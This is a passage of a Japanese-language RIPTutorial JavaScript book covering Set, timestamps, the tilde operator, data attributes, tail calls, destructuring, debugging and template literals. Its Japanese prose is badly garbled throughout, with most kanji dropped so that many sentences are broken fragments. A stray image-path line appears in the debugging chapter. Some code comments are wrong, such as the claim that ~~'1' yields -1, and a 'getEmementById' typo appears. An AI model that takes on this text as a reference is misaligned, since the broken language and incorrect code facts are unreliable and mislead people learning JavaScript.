Object.defineProperty(obj, "objProperty", {
```

```
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

ES6クラスでゲッターとセッターをする

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

オンラインでセッターとゲッターをむ https://riptutorial.com/ja/javascript/topic/8299/セッターとゲッター

36: セット

き

Setオブジェクトをすると、プリミティブでもオブジェクトでも、すべてののののをできます。

Setオブジェクトはのです。セットのをにすることができます。セットのは、 だけするがあり、それはセットのコレクションでユニークです。 *SameValueZero*アルゴリズムをして、 ながされます。

セットについての

- しいSet[iterable]
- mySet.addvalue
- mySet.clear
- mySet.deletevalue
- mySet.entries
- mySet.forEachコールバック[、thisArg]
- mySet.has
- mySet.values

パラメータ

パラメータ	
りしな	オブジェクトがされた、そのすべてのがしいSetにされます。 nullはとしてわれます。
	Setオブジェクトにするの。
りし	にしてする。
thisArg	オプション。コールバックをするときにこれとしてする。

セットのはでなければならないため、のはチェックされ、===でされているものとじアルゴリズムにづいていません。には、Setsの、+0には-0にしいと-0はなるです。しかし、これはのECMAScript 6でされています。 Gecko 29.0Firefox 29 / Thunderbird 29 / SeaMonkey 2.26bug 952870からまり、ののChromeでは+0と-0がSetオブジェクトのじとしてわれます。また、NaNとundefinedもSetにできます。 NaNはNaNとじとなされますNaN== NaNのでも。

Examples

セットの

Setオブジェクトをすると、プリミティブでもオブジェクトでも、すべてののののをできます。

アイテムをセットにプッシュしてプレーンJavaScriptとにすることはできますが、とはなり、がすでにするはをセットにできません。

しいセットをするには

```
const mySet = new Set();
```

または、オブジェクトからセットをして、をえることができます。

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

のでは、されたコンテンツは`{1, 2, 3, 4, 5}`ます。4は、にされたのとはなり、1だけされることにしてください。

セットへのの

Setにをするには、 `.add()`メソッドをします。

```
mySet.add(5);
```

がにセットにする、セットにはのがまれているため、はびされません。

`.add()`メソッドはセットをしますので、びしをさせることができます

```
mySet.add(1).add(2).add(3);
```

セットからのの

セットからをするには、 `.delete()`メソッドをします。

```
mySet.delete(some_val);
```

このはります`true`がセットでし、かつされた、または`false`そう。

セットにがするかどうかをする

されたがセットにするかどうかをべるには、 `.has()`メソッドをします。

```
mySet.has(someVal);
```

`someVal`がセットにまれるは`true`し、そうでないは`false`し`true`。

セットをクリアする

`.clear()`メソッドをすると、セットのすべてのをできます。

```
mySet.clear();
```

されたさの

`.size`プロパティをすると、セットのをできます

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

このプロパティは、 `Array.prototype.length`とはなり、みりです。つまり、かをりてることによってすることはできません。

```
mySet.size = 5;
mySet.size; // 4
```

strictモードでは、それはエラーをスローします

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

セットをにする

には、えばできるようにするには、にをするがあり`Array.prototype`などの`.filter()`これをうには、 `Array.from()`または`destructuring-assignment`します。

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

これで、だけをむようにをフィルタリングし、Setコンストラクタをして Setにすことができます。

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet`だけがまれるようになりました

```
console.log(mySet); // Set {2, 4}
```

とセットのい

Setのやのためのみみメソッドはありませんが、それでもできますが、にし、フィルタリングし、Setsにししします。

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

セット

for-ofルーープをってSetをすることができます

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

セットをするとき、にセットにされたでにをします。えば

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

あります`.forEach()`との、 `Array.prototype.forEach()` 2つのパラメーータ、にしてされる`callback` 、および`callback`に`this`としてされるオプションの`thisArg`があり`callback` 。

`callback`は3つのがあります。の2つのは、Setのの `Array.prototype.forEach()`と `Map.prototype.forEach()` とののためにあり、3のはSetです。

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

オンラインでセットをむ https://riptutorial.com/ja/javascript/topic/2854/セット

37: タイムスタンプ

- millisecondsAndMicrosecondsSincePageLoad = performance.now;
- millisecondsSinceYear1970 = Date.now;
- millisecondsSinceYear1970 =しいDate。getTime;

`performance.now()`はのWebブラウザでで、ミリののいタイムスタンプをします。

`Date.now()`および`(new Date()).getTime()`はシステムにづいているため、システムがにされるとミリでんでしまうことがよくあります 。

Examples

のタイムスタンプ

`performance.now()`は、なタイムスタンプをします。のWebページがロードをしてからのミリ。

よりには、 `performanceTiming.navigationStart`イベントからのをします。

```
t = performance.now();
```

たとえば、Webブラウザのなコンテキストでは、Webページが`6288.319`ミリおよび319マイクロにみまれると、 `performance.now()`は`6288.319`します。

のタイムスタンプ

`Date.now()`は、19701100:00:00 UTCにしたミリの`Date.now()`をします。

```
t = Date.now();
```

えば、 `Date.now()`をす`1461069314`それは123514GMTで2016419にびされた。

レガシーブラウザのサポート

`Date.now()`ができないいブラウザでは、 `(new Date()).getTime()`わりにしてください

```
t = (new Date()).getTime();
```

または、いブラウザでするための`Date.now()`をするには、 このpolyfillをします 。

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

タイムスタンプをでする

タイムスタンプをでするには

```
Math.floor((new Date().getTime()) / 1000)
```

オンラインでタイムスタンプをむ https://riptutorial.com/ja/javascript/topic/606/タイムスタンプ

38: チルダ

き

は、ののバイナリをべ、ビットのをいます。

の1であるのは、で0になります。ののOであるのはで1になります。

Examples

のは、にビットのNOTをするをしています。

```
let number = 3;
let complement = ~number;
```

`complement`は-4になります。

	バイナリ	10
3	`00000000 00000000 00000000 00000011`	3
3	`11111111 11111111 11111111 11111100`	-4

これをにするために、`f(n) = -(n+1)`とえることができます。

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

オペレータ

Double Tilde `~~`はビットのNOTを2します。

のは、10にしてビットのNOT~~をするをしています。

このをにするために、$10_{3.5}$がされます。これはバイナリのなです。

```
let number = 3.5;
let complement = ~number;
```

`complement`は-4になります。

	バイナリ	10
3	`00000000 00000000 00000000 00000011`	3
~~ 3	`00000000 00000000 00000000 00000011`	3
3.5	`00000000 00000011.1`	3.5
~~ 3.5	`00000000 00000011`	3

これをするために、`f2(n) = -(-(n+1) + 1)`と`g2(n) = -(-(integer(n)+1) + 1)`とえることができる。

f2nはをそのまます。

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

g2nはにのをに、のをにします。

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

のをにする

`~~`のにもできます。はににされ、にビットのNOTがされます。

をにできないは、`0`され`0`。

`true`と`false`ブールはです。`true`は`1`として、`false`は`0`としてされます

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
let h = ~~"";       // h is now 0
```

たちは`~`をいくつかのなシナリオのとしてうことができます。

`~ -1`を`0`にするので、の`indexOf`とにできます。

の

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

のようにきすことができます

```
if (~items.indexOf('a')) {}
```

10

のは、10にしてビットのNOTをするをしています。

このをにするために、10$_{3.5}$がされます。これはバイナリのなです。

```
let number = 3.5;
let complement = ~number;
```

`complement`は-4になります。

	バイナリ	10
3.5	`00000000 00000010.1`	3.5
3.5	`11111111 11111100`	-4

これをにするために、`f(n) = -(integer(n)+1)`とえることができます。

```
let a = ~-2.5; // a is now 1
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```

オンラインでチルダをむ https://riptutorial.com/ja/javascript/topic/10643/チルダ-

39: データ

- var x = HTMLElement.dataset。*;
- HTMLElement.dataset。* = "value";

MDNドキュメンテーション データの 。

Examples

データへのアクセス

データセットプロパティの

しい`dataset`プロパティは、ののすべてのデータ`data-*`へのアクセスみりときみのをにします。

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

`dataset`プロパティはのブラウザでのみサポートされており、すべてのブラウザでサポートされている`getAttribute`および`setAttribute`メソッドよりもくなっています。

getAttributeおよび**setAttribute** メソッドの

HTML5よりのいブラウザーをサポートしたいは、データをむすべてのにアクセスするためにされる`getAttribute`メソッドと`setAttribute`メソッドをできます。のの2つのはのようにくことができます

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
```

```
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

オンラインでデータをむ https://riptutorial.com/ja/javascript/topic/3197/データ

40: データ

Examples

ファイルからをする

JavaScriptでファイルからをするためのくていはのとおりです

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

これは、のない `myfile` またはでまるのでしくし.ドット `.htaccess`

```
get_extension('')                           // ""
get_extension('name')                       // ""
get_extension('name.txt')                   // "txt"
get_extension('.htpasswd')                  // ""
get_extension('name.with.many.dots.myext')  // "myext"
```

のソリューションは、フルパスからファイルをすることがあります。

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`

    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

をおとしてフォーマットする

タイプ`Number`をでフォーマットするためのくてい`1234567.89 => "1,234,567.89"`

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

のの`[0 .. n]`、グループ`[0 .. x]`サイズ、およびなるりタイプをサポートするよりなバリアント

```
/**
 * Number.prototype.format(n, x, s, c)
 *
```

```
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

をしてオブジェクトプロパティをする

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

オンラインでデータをむ https://riptutorial.com/ja/javascript/topic/3276/データ

41: テールコールの

- のようににびすか、にびすかのどちらかをすだけで、びし
- foo{リターンバー; } // barのびしはびしです
- foo{bar; } // barはテールコールではありません。りがえられていない、このはundefinedをします。
- const foo ==> bar; // barはテールコールです
- const foo ==>poo、bar; // pooはテールコールではなく、barはテールコールです
- const foo ==> poo&& bar; // pooはテールコールではなく、barはテールコールです
- const foo ==> bar+ 1; //バーは+ 1をすためにコンテキストをとするため、テールコールではありません

TCOは、ES2015でされているように、PTCProper Tail Callとしてもられています。

Examples

Tail Call OptimizationTCOとはですか

TCOはなモードでのみです

いつものように、ブラウザやJavaScriptのをチェックしてをサポートしています.JavaScriptのやもされるがあります。

ファンクションをグローバルフレームスタックにプッシュするをし、のびしにってびしをステップダウンするをなくすことで、およびくネストされたびしをするをします。

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

TCOがなければ`a()`をびすとそののしいフレームがされます。そのがびしたとき`b() a()`のフレームは、フレームスタックにプッシュされ、しいフレームがのためにされた`b()`

`b()`への`a() a()`のフレームは、フレームスタックからポップされます。これはすぐにグローバルフレームにり、スタックにされているはしません。

TCOは、`a()`から`b() a()`へのびしが`a()`にあることをし、`b()`のをフレームスタックにプッシュ`a()`はありません。`b(0)`というにるよりす`a()`はグローバルフレームにります。ステップをしてさらにする。

TCOをすると、びしごとにフレームスタックがきくならないため、にはのをたせることができま

す。 TCOをしない、なさはられています。

> TCOはJavaScriptエンジンのです。ブラウザがサポートしていないは、それを transpilerですることはできません。 TCOをするためになにはがありません。したがって、TCOがWebをするがあります。へのリリースはであり、ブラウザ/エンジンのフラグをなにするがあるかもしれません。

ループ

テールコールのにより、びしスタックのオーバーフローや、するフレームスタックのオーバーヘッドをにせずに、なループをにすることができます。

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

オンラインでテールコールのをむ https://riptutorial.com/ja/javascript/topic/2355/テールコールの

42: デストラクションのりて

き

Destructuringは、EcmaScript 6でJavascriptにされたパターンマッチングテクニックです。

これは、のとにパターンがするに、のグループをするのセットにバインドすることをにします。

- let [x、y] = [1,2]
- [first、... rest] = [1、2、3、4]
- [one、three] = [1,2,3]とする。
- let [val = 'デフォルト'] = []
- {a、b} = {ax、by}とする。
- {a{c}} = {a{c 'れ'}、by}
- {b = 'デフォルト'} = {a0}

はECMAScript 6AKA ES2015のであり、 ブラウザのサポートはられているがあります。のは、の> 75をサポートしていたブラウザのもいバージョンのをしています。

クロム	エッジ	Firefox	インターネットエクスプローラ	オペラ	サファリ
49	13	45	バツ	36	バツ

- 2016/08/18

Examples

のをする

にされたオブジェクトからプロパティをします。このパターンは、のにるのではなく、きのパラメータをシミュレートします。

```
let user = {
    name: 'Jill',
    age: 33,
    profession: 'Pilot'
}

function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

これはにしてもします

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

のの

Destructuringでは、オブジェクトの1つのキーをできますが、ののとしてできます。は、のJavaScriptオブジェクトのキーとています。

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

の

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

destructuringにデフォルトをすることができます。 デフォルトDestructuringのをしてください。

をすると、2つののをにスワップできます。

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

のスロットをすると、なをスキップすることができます。

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

オブジェクトの

は、オブジェクトからプロパティにプロパティをするなです。

な

```
let person = {
```

```
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

との

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

デフォルトでのデストラクション

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

デフォルトでののとの

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

の

オブジェクトをにするのとはに、のようにのでることができます。

```
const person = {
  name: 'John Doe',
  age: 45,
```

```
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

ごのように、 `name` 、 `age` 、 `location` 3つのしいがされ、それらのはキ―とするはオブジェクトの`person`からされました。

りのパラメ―タをしてをする

あなたがにしたものとはに、なからなるをとする、のでarray restパラメ―タをのようにすることができます

1へのオプション

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

2では、すべてのがになりました。

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

`myArguments`があり、 `...myArguments`がparametersにあるため、コンマでられたパラメ―タによってられたのリストを、になにしますのようなオブジェクトではありませんネイティブのオブジェクトのように。

のデフォルト

しようとしているプロパティがオブジェクト/にしないため、 `TypeError` ネストされたオブジェクトを`TypeError` または`undefined`にされることがよくあります。すると、デフォルトをすることができます。デフォルトは、オブジェクトにつからないにフォ―ルバックします。

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

れの

たちはオブジェクト/のにされず、れにされたオブジェクト/をすることができます。

ネストされたオブジェクトの

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

ネストしたの

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d);      // 1 3 4 5
```

はなるパターンにられているわけではなく、nレベルのネスティングでをつことができます。に、オブジェクトをしてをすることも、もです。

オブジェクトの

```
var obj = {
  a: 1,
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;

console.log(x1, x2, x3);    // 1 2 3
```

のオブジェクト

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;
```

```
console.log(x1, x2, x3, x4);
```

オンラインでデストラクションのりてをむ https://riptutorial.com/ja/javascript/topic/616/デストラクションのりて

43: デバッグ

Examples

ブレークポイント

ブレークポイントは、がのポイントにするとプログラムをします。に、ごとにプログラムをステップし、そのをし、のをべることができます。

ブレークポイントをするは3つあります。

1. コードから、 `debugger;`をし`debugger;`ステートメント。
2. ブラウザから、ツールをします。
3. IDEから。

デバッガのステートメント

`debugger;`をすることができ`debugger;` JavaScriptコードのどこにでもできます。 JSインタプリタがそのにすると、スクリプトのがされ、のとコードのステップがになります。

ツール

2のは、ブラウザのツールからコードにブレークポイントをすることです。

ツールをく

ChromeまたはFirefox

1. `F12`キーをしてツールをきます
2. [ソース]タブChromeまたは[デバッガ]タブFirefoxにりえます。
3. `Ctrl` + `P` キーをし、JavaScriptファイルのをします
4. `Enter`キーをしてきます。

Internet ExplorerまたはEdge

1. `F12`キーをしてツールをきます
2. [デバッガ]タブにりえます。
3. ウィンドウのにあるフォルダアイコンをしてファイルペインをきます。そこにJavaScriptファイルがあります。

サファリ

1. `Command` + `Option` + `C`をしてデベロッパーツールをきます
2. [リソース]タブにりえます
3. のパネルの "Scripts"フォルダをきます
4. JavaScriptファイルをします。

ツールからのブレークポイントの

ツールでJavaScriptファイルをいたら、をクリックしてブレークポイントをすることができます。プログラムがされると、そこでします。

ソースにするソースがされている、Pretty Printフォーマットにすることができます。 Chromeでは、これはソースコードビューアのにある`{}`ボタンをクリックしています。

IDE

Visual Studioコード VSC


VSCにはJavaScriptのデバッグをサポートしています。

1. のデバッグボタンをクリックするか、 `Ctrl` + `Shift` + `D`
2. まだしていないは、アイコンをしてファイル `launch.json` をします。
3. VSCからコードをするには、のボタンをすか、 `F5`キーをします。

VSCにブレークポイントをする

ブレークポイントをするには、JavaScriptソースファイルののにあるをクリックしますになります。ブレークポイントをするには、もういをクリックします。

ヒントブラウザのツールできブレークポイントをすることもできます。これらは、におけるなをスキップするのにちます。シナリオのループのを5 のりしでにべたいとします。



ステッピングスルーコード

ブレークポイントでをしたは、がこったかをするために、でることができます。 ブラウザのツールをき 、アイコンをします。 このではGoogle Chromeのアイコンをしていますが、のブラウザでものアイコンがされます。

をします。 Shorcut F8 Chrome、Firefox

ステップオ—バ—のコ—ドをします。そのにびしがまれているは、がされているどこにでもジャンプするのではなく、をしてのにします。ショ—トカット F10 Chrome、Firefox、IE / Edge、 F6 Safari

ステップインのコ—ドをします。そのにびしがまれているは、そのにジャンプしてそのをします。ショ—トカット F11 Chrome、Firefox、IE / Edge、 F7 Safari

ステップアウトののりのをし、のびしにり、そこののステ—トメントでします。ショ—トカット Shift + F11 Chrome、Firefox、IE / Edge、 F8 Safari

これらを**Call Stack**とみわせてします。これは、している、そのをびすなどをします。

とアドバイスについては、Googleの「コ—ドをする」のガイドをごください。

ブラウザショ—トカットキ—のドキュメントへのリンク

- クロム
- Firefox
- IE
- エッジ
- サファリ

にをする

Google Chromeでは、ブレ—クポイントをくなくをできます。

にこのボタンがオンになっているに、プログラムがされないにした、プログラムはブレ—クポイントにしたかのようにします。このボタンは、コントロ—ルのくにあり、エラ—をつけるのにです。

HTMLタグDOMノ—ドがされたとき、またはそのがされたときにをすることもできます。これをうには、ElementsタブでDOMノ—ドをクリックし、 "Break on ..."をします。

インタラクティブインタプリタ

これらは、のブラウザのツ—ルでのみすることにしてください。

$_は、にされたのをします。

```
"foo"            // "foo"
$_               // "foo"
```

$0は、インスペクタでされているDOMをします。したがって、 がされているは、

```
$0                      // <div id="foo">
$0.getAttribute('id')   // "foo"
```

`$1`はにしたをし、`$2`はそのにしたをし、`$3`と`$4`はをします。

CSSセレクタとするのコレクションをするには、`$$(selector)`します。これはに`document.querySelectorAll`ショートカットです。

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

	$ _	$[1]	$$	$ 0	$ 1	$ 2	3ドル	$ 4
オペラ	15	11+	11+	11+	11+	15	15	15
クロム	22+	✓	✓	✓	✓	✓	✓	✓
Firefox	39+	✓	✓	✓	×	×	×	×
IE	11	11	11	11	11	11	11	11
サファリ	6.1+	4+	4+	4+	4+	4+	4+	4+

いずれかに [1] エイリアス`document.getElementById`や`document.querySelector`

インスペクタ

クリックするページのをして、 Chromeの[]タブのにあるボタン、Firefoxの[インスペクタ]タブツールからをし、ページのをクリックするとがされ、`$0`りてられ`$0`。

インスペクタは、のようにさまざまなでできます。

1. JSがどおりのでDOMをしているかどうかをすることができます。
2. エレメントにどのルールがするかをると、CSSをよりにデバッグできます
   Chromeのスタイルタブ
3. ページをリロードしなくても、CSSとHTMLをいこなすことができます。

また、ChromeはElementsタブでの5つのをしています。`$0`はのですが、`$1`はのです。あなたは`$4`までくことができます。そうすれば、をえずりえることなくのノードをにデバッグできます。

Google Developersでしくむことができます。

setterとgetterをってプロパティをしたものをつける

のようなオブジェクトがあるとしましょう

```
var myObject = {
    name: 'Peter'
```

```
}
```

であなたのコードでは、 `myObject.name`にアクセスしようとし、 **Peter**のわりに**George**をします。がしたのか、どこがされたのかにう。 `debugger` またはかのものをすべてのセットにくがあり `debugger` かが`myObject.name = 'something'`たびに

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

`name`を`_name`にしたことにしてください。 `name`セッターとゲッターをします。

`set name`はセッターです。これは、 `debugger` 、 `console.trace()` 、またはデバッグになものをくことができるスイートスポットです。は`_name`にnameのをします。 getter `get name`はそこからをみみます。これで、デバッグをえたになオブジェクトがしました。

しかし、ほとんどの、されるオブジェクトはたちのにありません。いにも、 のオブジェクトのセッターとゲッターをして、それらをデバッグすることができます。

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

については、MDNのセッターとゲッターをチェックしてください。

セッター/ゲッターのブラウザーサポート

	クロム	Firefox	IE	オペラ	サファリ	モバイル
バージョン	1	2.0	9	9.5	3	すべて

がびされたときにする

きではないの、がされたときにすることができます。

```
debug(functionName);
```

に`functionName`がされると、デバッガはのでします。

コンソールの

くのでは、デバイスとするためのいくつかのなをむグローバル`console`オブジェクトにアクセスできます。もなのは、ブラウザのJavaScriptコンソールですについては、 Chrome 、 Firefox 、 Safari 、およびEdgeをしてください。

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

なるコンソールメソッドをして、さまざまなでをすることができます。のも、よりなデバッグにちます。

にする、ブラウザのコンソールをくについては、 コンソールのトピックをしてください。

IE9をサポートするがあるは、ツールがかれるまで`console`がであるため、 `console.log`するか、のようにそのびしをラップします。

```
if (console) { //IE9 workaround
    console.log("test");
}
```

オンラインでデバッグをむ https://riptutorial.com/ja/javascript/topic/642/デバッグ

44: テンプレートリテラル

き

テンプレートリテラルは、がされることをにするリテラルのタイプであり、にじておよびが「タグ」をしてされる。

- message = `ようこそ、$ {user.name} '
- パターン=しいRegExpString.raw`Welcome、\ w + `;
- query = SQL`INSERT INTOユーザーnameVALUES$ {name} `

テンプレートリテラルは、 ECMAScript 6§12.2.9でにされました 。

Examples

との

テンプレートリテラルは、の'...'または'...'わりにできるなタイプのリテラル"..." 。それらはのまたはのわりにバッククォートでをすることによってされます `...` 。

テンプレートリテラルにはをめることができ、 `${ expression }`をしてのをめむことができます。デフォルトでは、これらののは、されるにされます。

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

の

`String.raw`タグは、バックスラッシュのエスケープシーケンスをせずに、そののバージョンにアクセスするためにテンプレートリテラルでできます。

`String.raw`\n``はバックスラッシュとnをみ、 `\n`または'\n'はのをみます。

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

タグき

テンプレートリテラルのでされたは、タグきテンプレートリテラルとばれるものをするためにされます。タグはをすことができますが、ののをすこともできます。

タグのの、`strings`は、リテラルののです。りの、`...substitutions`、`${}`のをみます。

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

`strings`アレイは、する`.raw`リテラルが、に、らは、のバックスラッシュ･エスケープをすることなく、ソースコードにされるテンプレートのじのアレイをするプロパティ。

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

テンプレートをした**HTML**テンプレート

`HTML`...``テンプレートタグをして、されたをにエンコードすることができます。これは、されたがテキストとしてのみされるがあり、スクリプトやスタイルなどのコードでされたがされているはではないがあります。

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
```

```
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
